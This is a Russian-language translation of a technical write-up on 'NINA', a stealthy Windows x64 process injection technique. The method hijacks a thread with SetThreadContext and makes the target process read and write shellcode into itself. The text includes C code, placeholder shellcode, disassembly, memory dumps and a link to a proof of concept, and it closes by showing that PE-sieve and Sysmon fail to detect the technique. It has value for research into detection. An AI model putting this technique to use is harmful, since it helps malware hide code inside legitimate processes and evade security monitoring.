
[Перевод]
NINA: Внедрение в 64 битные процессы

коллекция vx-underground.org // 0x1337dtm



В этой статье я расскажу об экспериментальной технике внедрения в процесс, без использования стандартных “опасных” функций - WriteProcessMemory, VirtualAllocEx, VirtualProtectEx, CreateRemoteThread, NtCreateThreadEx, QueueUserApc, и NtQueueApcThread. Я назвал эту технику NINA: No Injection, No Allocation (Без внедрения, Без выделения памяти). Цель данной техники - незаметность (очевидно), которая достигается с помощью уменьшения количества подозрительных вызовов и без надобности использовать сложные ROP цепочки. POC вы найдете здесь: https://github.com/NtRaiseHardError/NINA.

Тестировалось на:

- Windows 10 x64 version 2004
- Windows 10 x64 version 1903

Реализация: Без внедрения

Давайте начнем со способа, который убирает необходимость внедрять что-то в процесс.

Самый простой способ внедрения в процесс состоит из нескольких простых ингредиентов:

- Целевой адрес в памяти, для хранения нагрузки
- Передача нагрузки в целевой процесс, и

https://t.me/learningnets

- Операция запуска нагрузки

Чтобы сфокусироваться на тезисе “Без Внедрения”, я буду использовать классический VirtualAllocEx, для выделения памяти в целевом процессе. Очень важно, чтобы страницы памяти не имели одновременно прав на запись (W) и исполнение (X). Алгоритм в этом случае следующий:

1. Выставляем права RW
2. Записываем данные
3. Выставляем права RX

Сейчас, для простоты, мы можем выставить RWX права на страницы, а далее я расскажу про трюк “Без Выделения Памяти”.

Вредоносный процесс может не использовать WriteProcessMemory, для прямой записи данных в целевой процесс. Для этого, можно использовать технику “Inject Me”. Существуют и другие методы передачи данных в процесс: GlobalGetAtomName (Atom Bombing), передача с помощью опций командной строки/переменных окружения (с вызовом CreateProcess, для запуска целевого процесса). К сожалению, эти три способа требуют, чтобы нагрузка (payload - прим.пер.) не содержала NULL символов. Есть еще один способ - Ghost Writing, но он требует сложной ROP цепочки.

Чтобы добиться исполнения кода в процессе, я выбрал технику перехвата потока, используя важную функцию SetThreadContext, так как мы не можем вызывать CreateRemoteThread, NtCreateThreadEx, QueueUserApc, и NtQueueApcThread.

Алгоритм следующий:

1. Вызываем CreateProcess, чтобы запустить целевой процесс
2. Вызываем VirtualAllocEx, для выделения памяти для нагрузки и стека
3. Вызываем SetThreadContext, чтобы целевой процесс выполнил ReadProcessMemory
4. Вызываем SetThreadContext, для выполнения нагрузки

CreateProcess

При использовании такого способа внедрения, надо принять во внимание некоторые моменты. Первый связан с вызовом CreateProcess. Хотя наша техника не использует CreateProcess, есть некоторые причины, по которым может быть лучше использовать его, вместо OpenProcess или OpenThread. Одна из причин - отсутствие удаленного доступа к процессу, для получения HANDLE, который может быть детектирован тулзами для мониторинга (например Sysmon), которые используют для этого ObRegisterCallbacks (об этом в конце будет подробнее - прим.пер.). Другая причина - CreateProcess позволяет нам использовать техники внедрения, упомянутые ранее, с помощью командной строки и переменных окружения. Если вы создаете процесс, вы можете взять на вооружение blockdlls и ACG, для предотвращение антивирусных хуков в юзермоде.

https://t.me/learningnets

VirtualAllocEx

Конечно, целевой процесс должен быть способен вместить нагрузку, но для нашей техники нужен еще стек. Далее вы поймете о чем я.

ReadProcessMemory

Для использования этой функции в обратном порядке (когда целевой процесс читает наш - прим.пер.), мы должны учесть: передачу пятого параметра на стеке (первые четыре передаются через регистры, остальные на стеке - прим.пер.) и использование валидного HANDLE процесса для нашего собственного вредоносного процесса. Давайте для начала разберемся с пятым аргументом:

```
BOOL ReadProcessMemory (
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T *lpNumberOfBytesRead
);
```

SetThreadContext позволяет использовать только первые четыре аргумента (x64), игнорируя пятый. В документации, о lpNumberOfBytesRead, написано следующее:

> *Указатель на переменную, которая получает число байтов, переданное в указанный буфер. Если lpNumberOfBytesRead - NULL, этот параметр игнорируется.*

К счастью, VirtualAllocEx зануляет созданные страницы памяти:

> *Резервирование, коммит, или изменение состояния региона памяти внутри виртуального адресного пространства указанного процесса. Функция инициализирует выделяемую память нулями.*

Установка стека в зануленных страницах дает валидный пятый аргумент.

Вторая проблема в HANDLE процесса, передаваемого в ReadProcessMemory. Так как мы пытаемся заставить целевой процесс прочитать наш вредоносный, мы должны дать ему наш HANDLE. Это можно сделать функцией DuplicateHandle. Ей можно передать наш текущий HANDLE и получить HANDLE, для передачи целевому процессу.

SetThreadContext

SetThreadContext - это мощная и гибкая функция, которая позволяет читать, писать и исполнять. Но с ней есть известная проблема при передачи fastcall аргументов:

https://t.me/learningnets


изменяемые регистры RCX, RDX, R8 и R9 не могут хранить желаемые значения надежно. Посмотрите на следующий код:

```
// Заставляем целевой процесс прочитать шеллкод
SetExecutionContext(
    // Поток в целевом процессе
    &TargetThread,
    // Устанавливаем RIP для чтения нашего шеллкода
    _ReadProcessMemory,
    // RSP указывает на стек
    StackLocation,
    // RCX: HANDLE нашего процесса, откуда читается шеллкод
    TargetProcess,
    // RDX: Адрес откуда читать
    &Shellcode,
    // R8: Буфер для хранения шеллкода
    TargetBuffer,
    // R9: Сколько читать
    sizeof (Shellcode)
);
```

Если его выполнить, мы ожидаем, что изменяемые регистры содержат корректные значения, когда поток в целевом процессе начинает выполнять ReadProcessMemory. Но в реальности этого не происходит:

По непонятным причинам, значения регистров поменялись, что делает нашу технику бесполезной. RCX не содержит валидного HANDLE процесса, RDX - ноль и R9 - хранит очень большое значение. Но есть метод, который я откопал, который

позволяет надежно устанавливать значения регистров: просто надо установить RIP в бесконечный jmp -2 цикл, перед использование SetThreadContext. Как это происходит:



Бесконечный цикл может быть запущен функцией SetThreadContext, и уже после вызывается ReadProcessMemory с регистрами, с правильными значениями:

Теперь нам надо обработать полученное значение. Заметьте, что мы выделяем память и используем свой стек. Если мы можем использовать ReadProcessMemory для чтения шеллкода и помещения его по RSP нашего стека, то мы можем указать первыми 8 байтами в шеллкоде адрес возврата, указывающего на сам шеллкод. Пример:

```
BYTE Shellcode[] = {
// Заглушка, для адреса возврата ReadProcessMemory
на Shellcode + 8
0xEF , 0xBE , 0xAD , 0xDE , 0xEF , 0xBE , 0xAD , 0xDE ,
// Шеллкод начинается тут...
0xEB , 0xFE , 0x01 , 0x23 , 0x45 , 0x67 , 0x89 , 0xAA ,
0xBB , 0xCC , 0xDD , 0xEE , 0xFF , 0x90 , 0x90 , 0x90
};
```

```
000001F457C20F10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20F20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20F30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20F40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20F50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20F60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20F70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20F80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20F90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20FA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20FB0 05 23 D2 8A F8 7F 00 00 00 00 00 00 00 00 00 00 .#Ò.ø...........
000001F457C20FC0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C20FD0 00 00 00 00 00 00 00 00 E8 0F C2 57 F4 01 00 00 ........è.ÂWô...
000001F457C20FE0 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 ................
000001F457C20FF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001F457C21000 08 10 C2 57 F4 01 00 00 EB FE 01 23 45 67 89 AA ..ÂWô...ëþ.#Eg.ª
000001F457C21010 BB CC DD EE FF 90 90 90 00 00 00 00 00 00 00 00 »ÌÝîÿ...........
000001F457C21020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

RSP и R8 указывают на 000001F457C21000. Адреса выше будут использованы для стека при вызове ReadProcessMemory. Буфер для шеллкода будет располагаться в адресах ниже R8. В конце вызова ReadProcessMemory, в качестве адреса возврата, будут использованы первые 8 байт шеллкода, формирующие адрес 000001F457C21008 и указывающие на его реальное расположение:

```
RIP RSP ⟶ 000001F457C21008   EB FE                jmp 1F457C21008
          000001F457C2100A   0123                 add dword ptr ds:[rbx],esp
          000001F457C2100C   4567:89AA BBCCDDEE   mov dword ptr ds:[edx-11223345],ebp
          000001F457C21014   FF90 90900000        call qword ptr ds:[rax+9090]
          000001F457C2101A   0000                 add byte ptr ds:[rax],al
          000001F457C2101C   0000                 add byte ptr ds:[rax],al
          000001F457C2101E   0000                 add byte ptr ds:[rax],al
          000001F457C21020   0000                 add byte ptr ds:[rax],al
          000001F457C21022   0000                 add byte ptr ds:[rax],al
          000001F457C21024   0000                 add byte ptr ds:[rax],al
```

Реализация: Без Выделения Памяти

Теперь давайте поговорим об избавлении от VirtualAllocEx, для улучшения техники. Это не самая простая задача, по сравнению с предыдущей, так как уже изначально имеются проблемы:

1. Как мы организуем стек для ReadProcessMemory?
2. Каким образом мы запишем и выполним шеллкод, используя ReadProcessMemory, если отсутствуют RWX секции?

Но зачем нам выделять память, если она уже есть готовая? Имейте в виду, что если использовать существующие страницы памяти, то важно не перезаписать критичные данные, для восстановления прежнего потока выполнения.

Стек

Если мы не можем выделить память для стека, то мы можем просто найти пустую RW страницу. Проблему с пятым NULL аргументом для ReadProcessMemory тоже можно решить. Чтобы не затереть потенциально критичные данные, мы можем использовать , для своих целей, выравнивающие байты в RW страницах памяти, внутри бинарника. Конечно, если они там имеются.

Чтобы найти RW страницы в памяти бинарника, мы можем найти базовый адрес через PEB, потом пробежаться по памяти функцией VirtualQueryEx. Она возвращает информацию о правах на страницы, их размер, которые могут быть использованы для нахождения любой существующей RW страницы, подходящей для шеллкода.

```
//
// Получаем PEB.
//
NtQueryInformationProcess(
    ProcessHandle,
    ProcessBasicInformation,
    &ProcessBasicInfo,
    sizeof (PROCESS_BASIC_INFORMATION),
    &ReturnLength
);
//
// Получаем базовый адрес
//
    ReadProcessMemory(
    ProcessHandle,
    ProcessBasicInfo.PebBaseAddress,
    &Peb,
    sizeof (PEB),
    NULL
);
ImageBaseAddress = Peb.Reserved3[1];
//
// Получаем DOS заголовок.
//
ReadProcessMemory(
    ProcessHandle,
    ImageBaseAddress,
    &DosHeader,
    sizeof (IMAGE_DOS_HEADER),
    NULL
);
//
// Получаем NT заголовок.
//
ReadProcessMemory(
    ProcessHandle,
    (LPBYTE)ImageBaseAddress + DosHeader.e_lfanew,
    &NtHeaders,
    sizeof (IMAGE_NT_HEADERS),
    NULL
);
```

https://t.me/learningnets

```
//
// Ищем существующие страницы памяти внутри бинарника.
//
for (SIZE_T i = 0 ; i < NtHeaders.OptionalHeader.SizeOfImage; i +=
MemoryBasicInfo.RegionSize) {
    VirtualQueryEx(
        ProcessHandle,
        (LPBYTE)ImageBaseAddress + i,
        &MemoryBasicInfo,
        sizeof (MEMORY_BASIC_INFORMATION)
    );
//
// Ищем RW память для стека.
// Заметка: Идеально будет найти RW секцию
// внутри страниц памяти бинарника, потому что
// выравнивающие байты до секции подходят для пятого, опционального
// аргумента ReadProcessMemory и WriteProcessMemory.
//
    if (MemoryBasicInfo.Protect & PAGE_READWRITE) {
//
// Стек располагается в RW страницах, снизу
//
    }
}
```

После нахождения нужной страницы, стек должен располагаться так, чтобы он рос от низа страницы и по мере роста было найдено значение 0x0000000000000000, для пятого аргумента ReadProcessMemory. Это означает, что потребуется как минимум 0x28 байт (если считать от начала (низа) страницы) + пространство для шеллкода.

```
                 +--------------+
                 |     ...      |
                 +--------------+ -0x30
Should be 0 ->   |     arg5     |
                 +--------------+ -0x28
                 |     arg4     |
                 +--------------+ -0x20
                 |     arg3     |
                 +--------------+ -0x18
                 |     arg2     |
                 +--------------+ -0x10
                 |     arg1     |
                 +--------------+ -0x8
                 |     ret      |
                 +--------------+ 0x0
                 |  Shellcode   |
Bottom of stack -> +--------------+
```

Код, для демонстрации этого:

```
//
// Выделяем память для стека, для чтения локальной копии
//
Stack = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, AddressSize);
//
// Поиск NULL значения для пятого аргумента в стеке
//
Success = ReadProcessMemory(
    ProcessHandle,
    Address,
    Stack,
    AddressSize,
    NULL
);
//
// Проходимся снизу (по стеку)
// Начиная с -5 * 8 - это количество для как минимум пяти аргументов + шеллкод
//
for (SIZE_T i = AddressSize - 5 * sizeof (SIZE_T) - sizeof (Shellcode); i > 0 ; i -= sizeof (SIZE_T)) {
    ULONG_PTR* StackVal = (ULONG_PTR*)((LPBYTE)Stack + i);
    if (*StackVal == 0 ) {
```

```
//
// Вычисляем отступ
//
        *StackOffset = i + 5 * sizeof (SIZE_T);
        break ;
}
}
```

Если RW страниц не нашлось в бинарнике, мы можем писать прямо в стек. Для нахождения стека в чужом процессе, нам поможет следующий код:

```
NtQueryInformationThread(
    ThreadHandle,
    ThreadBasicInformation,
    &ThreadBasicInfo,
    sizeof (THREAD_BASIC_INFORMATION),
    &ReturnLength
);
ReadProcessMemory(
    ProcessHandle,
    ThreadBasicInfo.TebBaseAddress,
    &Tib,
    sizeof (NT_TIB),
    NULL
);
//
// Считаем отступ
//
```

Переменная Tib будет содержать адреса нахождения стека. С ними, мы можем использовать предыдущий код для нахождения нужного отступа от начала стека.

Запись шеллкода

Главное препятствие при работе без выделения памяти в том, что мы должны расположить шеллкод и исполнить его на одной и той же странице. Это можно сделать функцией WriteProcessMemory, без использования VirtualProtectEx или сложных ROP цепей. Да, я говорил, что мы не можем использовать WriteProcessMemory для записи данных из нашего процесса в целевой, **но** я не говорил, что мы не можем заставить целевой процесс писать в самого себя. Благодаря скрытому механизму, WriteProcessMemory переназначает права на страницы переданного буфера, для записи в него. Тут мы видим, что страницы буфера запрошены функцией NtQueryVirtualMemory:

https://t.me/learningnets

```
public WriteProcessMemory
WriteProcessMemory proc near

var_B0= qword ptr -0B0h
var_A8= qword ptr -0A8h
var_A0= qword ptr -0A0h
var_98= dword ptr -98h
var_90= qword ptr -90h
var_88= qword ptr -88h
var_80= qword ptr -80h
var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_50= qword ptr -50h
var_44= dword ptr -44h
var_40= dword ptr -40h
arg_0= qword ptr  10h
arg_8= qword ptr  18h
arg_10= qword ptr  20h
arg_18= qword ptr  28h
lpNumberOfBytesWritten= qword ptr  30h

; FUNCTION CHUNK AT 00000001800ADF98 SIZE 00000368 BYTES

mov     rax, rsp
mov     [rax+8], rbx
mov     [rax+20h], r9
mov     [rax+18h], r8
mov     [rax+10h], rdx
push    rbp
push    rsi
push    rdi
push    r12
push    r13
push    r14
push    r15
lea     rbp, [rax-57h]
sub     rsp, 0A0h
xor     r12d, r12d
lea     r8, [rbp+4Fh+var_80]
mov     rbx, rdx
mov     [rbp+4Fh+var_98], r12d
lea     rdx, [rbp+4Fh+var_70]
mov     [rbp+4Fh+var_90], r12
mov     [rbp+4Fh+var_88], r12
mov     edi, r12d
mov     esi, r12d
mov     r13, rcx
call    OpenWow64CrossProcessWorkConnection
mov     r14, [rbp+4Fh+var_80]
test    r14, r14
jnz     loc_1800ADF98
```

```
; START OF FUNCTION CHUNK FOR WriteProcessMemory

loc_1800ADF98:
mov     rdi, r14
lea     rsi, [r14+8]
jmp     loc_180070CFE
```

```
loc_180070CFE:
and     [rsp+0D0h+var_A8], r12
lea     r9, [rbp+4Fh+var_68]
mov     r8d, 8
mov     [rsp+0D0h+var_B0], 30h
mov     rdx, rbx
mov     rcx, r13
call    cs:__imp_NtQueryVirtualMemory
nop     dword ptr [rax+rax+00h]
mov     ebx, eax
test    eax, eax
js      short loc_180070D84
```

https://t.me/learningnets

Затем со страниц снимаются ограничения на запись функцией NtProtectVirtualMemory:

https://t.me/learningnets

```
loc_1800AE080:
lea     rax, [rbp+4Fh+var_98]
mov     r9d, r15d
lea     r8, [rbp+4Fh+var_88]
mov     [rsp+0D0h+var_B0], rax
lea     rdx, [rbp+4Fh+var_90]
mov     rcx, r13
call    cs:__imp_NtProtectVirtualMemory
nop     dword ptr [rax+rax+00h]
mov     ebx, eax
test    r14, r14
jz      short loc_1800AE118
```

```
mov     rcx, rdi
call    cs:__imp_RtlWow64PopCrossProcessWorkFromFreeList
nop     dword ptr [rax+rax+00h]
mov     rdx, rax
mov     rcx, rsi
test    rax, rax
jnz     short loc_1800AE0D2
```

```
loc_1800AE0D2:
mov     dword ptr [rax+4], 5
lea     r8, [rbp+4Fh+var_A0]
mov     rax, [rbp+4Fh+var_90]
mov     [rdx+8], rax
mov     rax, [rbp+4Fh+var_88]
mov     [rdx+10h], rax
mov     [rdx+18h], r15d
mov     [rdx+1Ch], ebx
call    cs:__imp_RtlWow64PushCrossProcessWorkOn
nop     dword ptr [rax+rax+00h]
mov     rdx, [rbp+4Fh+var_A0]
test    rdx, rdx
jz      short loc_1800AE118
```

```
tlWow64RequestCrossProcessHeavyFlush
[rax+rax+00h]
1800AE118
```

```
mov     rcx, rdi
call    cs:__imp_RtlWow64PushCro
nop     dword ptr [rax+rax+00h]
```

```
loc_1800AE118:
test    ebx, ebx
js      loc_180070D84
```

```
mov     r12b, 1
jmp     loc_180070D3C
```

```
loc_180070D3C:
mov     r15, [rbp+4Fh+arg_8]
lea     rax, [rbp+4Fh+var_78]
mov     r9, [rbp+4Fh+arg_18]
mov     rdx, r15
mov     r8, [rbp+4Fh+arg_10]
mov     rcx, r13
mov     [rsp+0D0h+var_B0], rax
call    cs:__imp_NtWriteVirtualMemory
nop     dword ptr [rax+rax+00h]
mov     rcx, [rbp+4Fh+lpNumberOfBytesWritten]
mov     ebx, eax
test    rcx, rcx
jnz     short loc_180070DB5
```

https://t.me/learni

Если вы заметили, в начале, WriteProcessMemory модифицирует теневой стек. Поэтому нам надо подправить шеллкод, чтобы он учитывал расстояние до теневого стека:

```
BYTE Shellcode[] = {
// Заглушка для адреса возврата из ReadProcessMemory к бесконечному jmp циклу
0xEF , 0xBE , 0xAD , 0xDE , 0xEF , 0xBE , 0xAD , 0xDE ,
// Место, для теневого стека
0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 ,
0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 ,
0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 ,
0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 ,
0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 , 0x00 ,
// Сам шеллкод начинается тут (+0x30)
0xEB , 0xFE , 0x01 , 0x23 , 0x45 , 0x67 , 0x89 , 0xAA ,
0xBB , 0xCC , 0xDD , 0xEE , 0xFF , 0x90 , 0x90 , 0x90
};
```

Теперь нам надо последовательно вызвать ReadProcessMemory и WriteProcessMemory. После возврата из ReadProcessMemory, мы можем вместо выполнения шеллкода (теперь он в лежит в неисполняемой памяти), просто прыгнуть назад к бесконечному циклу:

```
00007FF6E13A3F50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3F60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3F70 05 23 D2 8A F8 7F 00 00 00 00 00 00 00 00 00 00 .#Ò.ø...........
00007FF6E13A3F80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3F90 00 00 00 00 00 00 00 00 A8 3F 3A E1 F6 7F 00 00 ........¨?:áö...
00007FF6E13A3FA0 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00007FF6E13A3FB0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3FC0 2B CF B1 8D F8 7F 00 00 00 00 00 00 00 00 00 00 +Ï±.ø...........
00007FF6E13A3FD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3FF0 EB FE 01 23 45 67 89 AA BB CC DD EE FF 90 90 90 ëþ.#Eg.ª»ÌÝîÿ...
```

Это дает время вредоносному процессу вызвать SetThreadContext, для указания RIP на WriteProcessMemory и переиспользовать RSP из ReadProcessMemory. Мы можем прочитать шеллкод из того же места, которое было скопировано ReadProcessMemory (+0x30 байт до непосредственно тела шеллкода) и выбрать любую страницу с правами на выполнение (предполагая что есть RX секции).

```
// Берем целевой процесс, для записи шеллкода
Success = SetExecutionContext(
    &ThreadHandle,
// Устанавливаем rip, для чтения шеллкода
    &_WriteProcessMemory,
// RSP указывает на прежний адрес
    &StackLocation,
```

```
// RCX: handle целевого процесса
    (HANDLE)-1,
// RDX: буфер для шеллкода
    ShellcodeLocation,
// R8: адрес, с которого будет записываться
    (LPBYTE)StackLocation + 0x30 ,
// R9: размер для записи
    sizeof (Shellcode) - 0x30 ,
    NULL
);
```

Когда завершится WriteProcessMemory, мы опять прыгнем на бесконечный цикл, позволив тем самым вредоносному процессу сделать финальный вызов SetThreadContext для выполнения шеллкода:

```
// Выполнение шеллкода
Success = SetExecutionContext(
    &ThreadHandle,
// Установка RIP, для выполнения шеллкода
    &ShellcodeLocation,
// RSP опционален
    NULL ,
//Аргументы для шеллкода опциональны
    0,
    0,
    0,
    0,
    NULL
);
```

В итоге, вся процедура внедрения выглядит так:

1. SetThreadContext на бесконечный цикл, чтобы позволит SetThreadContext нормально использовать регистры
2. Нахождение подходящего места на стеке (или псевдо стеке), с правами чтения/записи, для хранения аргументов ReadProcessMemory, WriteProcessMemory и временного шеллкода
3. Получение копии handle функцией DuplicateHandle для целевого процесса, чтобы прочитать шеллкод из вредоносного процесса
4. Вызов ReadProcessMemory, используя SetThreadContext, для копирования шеллкода
5. Возврат к бесконечному циклу, после ReadProcessMemory
6. Вызов WriteProcessMemory, используя SetThreadContext, для копирования шеллкода в память с правами RX
7. Возврат к бесконечному циклу, после WriteProcessMemory
8. Выполнение шеллкода, используя SetThreadContext.

Обнаружение следов

Чтобы быстро проверить, как можно обнаружить технику, я использовал две тулзы: PE-sieve от hasherazade и Sysinternal Sysmon с конфигом от SwiftOnSecurity . Если вы знаете любые другие тулзы для мониторинга, то я был бы рад посмотреть, как наша техника справляется с ними.

PE-sieve

Играясь с PE-sieve я заметил, что если мы внедряем шеллкод в выравнивающие байты в секции .text (или другую подходящую), то он вообще никак не детектится:

https://t.me/learningnets

```
calc.exe - PID: 4280 - Module: calc.exe - Thread: Main Thread 2884 (switched from 3198) - x64dbg

00007FF6E13A1FE4   0000              add byte ptr ds:[rax],al
00007FF6E13A1FE6   0000              add byte ptr ds:[rax],al
00007FF6E13A1FE8   0000              add byte ptr ds:[rax],al
00007FF6E13A1FEA   0000              add byte ptr ds:[rax],al
00007FF6E13A1FEC   0000              add byte ptr ds:[rax],al
00007FF6E13A1FEE   0000              add byte ptr ds:[rax],al
00007FF6E13A1FF0   EB FE             jmp calc.7FF6E13A1FF0
00007FF6E13A1FF2   0123              add dword ptr ds:[rbx],esp
00007FF6E13A1FF4   4567:89AA BBCCDDEE mov dword ptr ds:[edx-11223345],ebp
00007FF6E13A1FFC   FF90 909000CC     call qword ptr ds:[rax+9090]
```

```
C:\Windows\system32\cmd.exe
PID: 17024
Modules filter: all accessible (default)
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
[*] Scanning: C:\Windows\System32\calc.exe
[*] Scanning: C:\Windows\System32\ntdll.dll
[*] Scanning: C:\Windows\System32\kernel32.dll
[*] Scanning: C:\Windows\System32\KERNELBASE.dll
[*] Scanning: C:\Windows\System32\shell32.dll
[*] Scanning: C:\Windows\System32\ucrtbase.dll
[*] Scanning: C:\Windows\System32\cfgmgr32.dll
[*] Scanning: C:\Windows\System32\SHCore.dll
[*] Scanning: C:\Windows\System32\msvcrt.dll
[*] Scanning: C:\Windows\System32\rpcrt4.dll
[*] Scanning: C:\Windows\System32\combase.dll
[*] Scanning: C:\Windows\System32\bcryptPrimitives.dll
[*] Scanning: C:\Windows\System32\windows.storage.dll
[*] Scanning: C:\Windows\System32\msvcp_win.dll
[*] Scanning: C:\Windows\System32\sechost.dll
[*] Scanning: C:\Windows\System32\advapi32.dll
[*] Scanning: C:\Windows\System32\profapi.dll
[*] Scanning: C:\Windows\System32\powrprof.dll
[*] Scanning: C:\Windows\System32\umpdc.dll
[*] Scanning: C:\Windows\System32\shlwapi.dll
[*] Scanning: C:\Windows\System32\gdi32.dll
[*] Scanning: C:\Windows\System32\win32u.dll
[*] Scanning: C:\Windows\System32\gdi32full.dll
[*] Scanning: C:\Windows\System32\user32.dll
[*] Scanning: C:\Windows\System32\kernel.appcore.dll
[*] Scanning: C:\Windows\System32\cryptsp.dll
[*] Scanning: C:\Windows\System32\imm32.dll
Scanning workingset: 205 memory regions.
PID:    17024
---
SUMMARY:

Total scanned:    27
Skipped:          0
-
Hooked:           0
Replaced:         0
HdrsModified:     0
Detached:         0
Implanted:        0
Other:            0
-
Total suspicious:   0
```

Если шеллкод слишком большой, чтобы туда влезть, то стоит посмотреть на другие модули.

Sysmon Events

Тут я получил ожидаемый результат, так как использовался вызов CreateProcess для запуска целевого процесса, вместо OpenProcess. Стоит отметить, что вызов DuplicateHandle может триггерить детект от Sysmon (он это делает вызовом

ObRegisterCallbacks). Но нам нечего бояться, так как Sysmon не детектит, если процесс, который копирует/дуплицирует handle, это тот же процесс, что и запрашивает его. В случае с антивирусом/EDR ситуация может быть другой.

Operational Number of events: 2

Level	Date and Time	Source	E...	Task Category
Information	6/3/2020 10:48:25 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	6/3/2020 10:48:25 PM	Sysmon	1	Process Create (rule: ProcessCreate)

C:\Users\User\Desktop\PoC-Injector.exe

Event 1, Sysmon

General Details

```
Process Create:
RuleName:
UtcTime: 2020-06-04 05:48:25.392
ProcessGuid: {3bb69415-8b29-5ed8-0000-00107248dd00}
ProcessId: 5360
Image: C:\Windows\System32\calc.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows Calculator
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: CALC.EXE
CommandLine: "C:\Windows\System32\calc.exe"
CurrentDirectory: C:\Users\User\Desktop\
User: WINDEV1912EVAL\User
LogonGuid: {3bb69415-04d6-5e3e-0000-0020f0560200}
LogonId: 0x256F0
TerminalSessionId: 1
IntegrityLevel: Medium
